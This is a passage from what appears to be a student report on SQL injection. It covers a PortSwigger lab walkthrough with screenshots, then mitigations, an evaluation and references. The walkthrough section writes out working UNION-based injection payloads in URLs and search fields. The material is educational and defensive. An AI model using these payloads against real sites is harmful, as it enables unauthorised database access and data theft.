
Gifts

Refine your search:

All | Accessories | Clothing, shoes and accessories | Gifts | Pets | Toys & Games

Conversation Controlling Lemon	$90.92	View details
Snow Delivered To Your Door	$96.69	View details
High-End Gift Wrapping	$18.28	View details
Couple's Umbrella	$11.62	View details

Figure 9 Web page



0a63006103328649809c80d000f3008f.web-security-academy.net/filter?category=Gifts%27%20order%20by%201--


SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'WAkLHt'

Gifts' order by 1--

Conversation Controlling Lemon	$90.92	View details
Snow Delivered To Your Door	$96.69	View details
High-End Gift Wrapping	$18.28	View details
Couple's Umbrella	$11.62	View details

Figure 10 Checking Vulnerabilities



0a63006103328649809c80d000f3008f.web-security-academy.net/filter?category=Gifts%27%20UNION%20select%20NULL,%20%27a%27%20,%20NULL--


SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'WAkLHt'

Gifts' UNION select NULL, 'a' , NULL--

Conversation Controlling Lemon	$90.92	View details
Snow Delivered To Your Door	$96.69	View details
High-End Gift Wrapping	$18.28	View details
Couple's Umbrella	$11.62	View details
a		

Figure 11 Checking Vulnerabilities



0a63006103328649809c80d000f3008f.web-security-academy.net/filter?category=Gifts%27%20UNION%20select%20NULL,%20%27a%27%20,%20%27a%27--

SQL injection UNION attack, finding a column containing text

LAB Not solved

Back to lab home


Make the database retrieve the string: 'WAkLHt'

Back to lab description

Internal Server Error

Internal Server Error

Figure 12 Adding different Payload



0a63006103328649809c80d000f3008f.web-security-academy.net/filter?category=Gifts%27%20UNION%20select%20NULL,%20%27WAkLHt%27%20,%20NULL--

SQL injection UNION attack, finding a column containing text

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account

WE LIKE TO SHOP

Gifts' UNION select NULL, 'WAkLHt' , NULL--

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Pets Toys & Games

Conversation Controlling Lemon	$90.92	View details
Snow Delivered To Your Door	$96.69	View details
High-End Gift Wrapping	$18.28	View details

Figure 13 Payload is added

5.Mitigation

The persistent and evolving nature of SQL injection threats, organizations must implement a comprehensive set of mitigation strategies to protect their web applications and databases. The following approaches are considered effective in reducing the risk of successful SQL injection attacks:

Input Validation and Sanitization:

- Implement robust input validation mechanisms to ensure that all user input is properly sanitized and validated before being used in SQL queries.
- Use prepared statements or parameterized queries to separate the SQL code from user input, preventing the injection of malicious SQL commands.
- Employ input validation libraries or frameworks that provide secure coding practices and input validation functions.

Web Application Firewalls (WAFs):

- Deploy a WAF to monitor and filter incoming HTTP traffic, detecting and blocking potential SQL injection attempts.
- Configure the WAF to maintain a comprehensive set of rules and signatures to identify and mitigate known SQL injection attack patterns.
- Regularly update the WAF's rulesets to address emerging SQL injection techniques and vulnerabilities.

Principle of Least Privilege:

- Implement the principle of least privilege, granting database users and applications the minimum permissions required to perform their tasks.
- Limit the database user's privileges to only the necessary read, write, and execute permissions, reducing the potential impact of a successful SQL injection attack.

Role-Based Access Control (RBAC):

- Utilize RBAC to restrict access to sensitive data and functionalities based on user roles and responsibilities.
- Ensure that users are granted the least amount of privileges required to perform their assigned tasks, minimizing the potential damage from SQL injection attacks.

Regular Security Assessments:

- Conduct regular penetration testing and vulnerability assessments to identify and address SQL injection vulnerabilities in web applications and databases.
- Employ automated SQL injection testing tools to systematically scan and identify potential injection points within the application.
- Address identified vulnerabilities promptly and implement appropriate remediation measures.

Logging and Monitoring:

- Implement robust logging and monitoring mechanisms to detect and respond to suspicious activity, such as attempted SQL injection attacks.
- Analyse log data to identify patterns, anomalies, and potential SQL injection attempts, enabling timely detection and response.
- Integrate the logging and monitoring system with security information and event management (SIEM) tools for centralized threat detection and incident response.

Employee Training and Awareness:

- Provide regular security awareness training to developers, IT personnel, and end-users to educate them on the risks of SQL injection attacks.
- Emphasize the importance of secure coding practices, input validation, and the recognition of potential SQL injection attempts.
- Foster a culture of security within the organization, encouraging employees to report suspicious activities and vulnerabilities.

6.Evaluation

In order to achieve this goal, we applied the tools such as Portswigger Lab to perform SQL injection. The attack was successful and we were able to get a lot of information including user name, user id, first name, last name, passwords, UNION, NULL, etc. because the site was vulnerable to SQL injection and we were able to use it. besides, we also offer some approach to combat it, for instance, Web application firewall, Role-Based Access Control (RBAC), Input Validation and Sanitization, Enforce the Law of Least Privilege. Some of the advantage and disadvantage of applied mitigation technique are given below:

Advantages

- Web Application Firewall (WAF): WAF can effectively detect and block SQL injection attacks in real-time, providing an additional layer of security to the web application.
- Role-Based Access Control (RBAC): RBAC restricts access to sensitive information based on users' roles and responsibilities, thereby minimizing the impact of successful SQL injection attacks.
- Input Validation and Sanitization: By validating and sanitizing user inputs, the web application can prevent malicious SQL injection payloads from being executed, enhancing overall security.
- Enforce the Law of Least Privilege: Limiting users' privileges to only what is necessary for their tasks reduces the potential damage caused by SQL injection attacks, as attackers may gain access to fewer resources.

Disadvantages

- Overhead: Implementing and maintaining mitigation techniques such as WAF and RBAC can introduce additional complexity and overhead to the web application infrastructure.
- False Positives: WAFs may sometimes generate false positives, mistakenly blocking legitimate user requests, which can impact user experience and require manual intervention to resolve.
- Implementation Challenges: Proper implementation of input validation and sanitization techniques requires thorough understanding of the application's logic and potential attack vectors, which can be challenging in complex applications.
- Cost: Deploying and managing robust mitigation techniques like WAFs and RBAC systems may involve significant upfront and ongoing costs, especially for smaller organizations with limited resources.

7.Conclusion

In conclusion, SQL injection attacks represent a persistent and significant threat to web security, posing risks to both individuals and organizations alike. The demonstrations presented in this report underscore the vulnerability of web applications and databases to exploitation, showcasing the ease with which attackers can gain unauthorized access, retrieve sensitive data, and bypass authentication mechanisms through SQL injection techniques.

Despite the availability of mitigation strategies such as input validation, web application firewalls, and role-based access control, it's crucial to recognize the challenges associated with implementing these measures, including overhead, false positives, and cost implications. Nonetheless, by adopting a comprehensive approach to cybersecurity, encompassing regular security assessments, employee training, and proactive defense measures, organizations can effectively mitigate the risks posed by SQL injection attacks and safeguard their valuable data assets.

In the ever-evolving digital landscape, the importance of vigilance and proactive defense against SQL injection cannot be overstated. By staying informed about emerging threats, implementing robust security measures, and fostering a culture of security within their organizations, individuals and entities can mitigate the risks posed by SQL injection attacks and ensure the integrity and security of their web applications and databases.

8. References

Babu, B., 2023. [Online]
Available at: https://www.linkedin.com/pulse/sql-injection-persistent-threat-continues-haunt-web-satheesh-babu
[Accessed 25 April 2024].

CybeCrowd, 2020. [Online]
Available at: https://www.cybercrowd.co.uk/news/impact-of-a-sql-injection/
[Accessed 24 april 2024].

kingthorin, n.d. *OWASP.* [Online]
Available at: https://owasp.org/www-community/attacks/SQL_Injection
[Accessed 24 April 2024].

Mihir, 2022. *Payatu.* [Online]
Available at: https://payatu.com/blog/sql-injection-source-code/
[Accessed 21 April 2024].

MUSCAT, A., 2015. *Acunetix.* [Online]
Available at: https://www.acunetix.com/blog/articles/sqli-part-6-out-of-band-sqli/
[Accessed 25 April 2024].

Myra, 2023. [Online]
Available at: https://www.myrasecurity.com/en/sql-injection/
[Accessed 21 April 2024].

Portswigger, n.d. [Online]
Available at: https://portswigger.net/web-security/sql-injection
[Accessed 24 April 2024].

Shankdhar, P., 2021. *APPLICATION SECURITY.* [Online]
Available at: https://www.infosecinstitute.com/resources/application-security/best-free-and-open-source-sql-injection-tools/
[Accessed 21 April 2024].

Vaadata, 2022. [Online]
Available at: https://www.vaadata.com/blog/sql-injections-principles-impacts-exploitations-security-best-practices/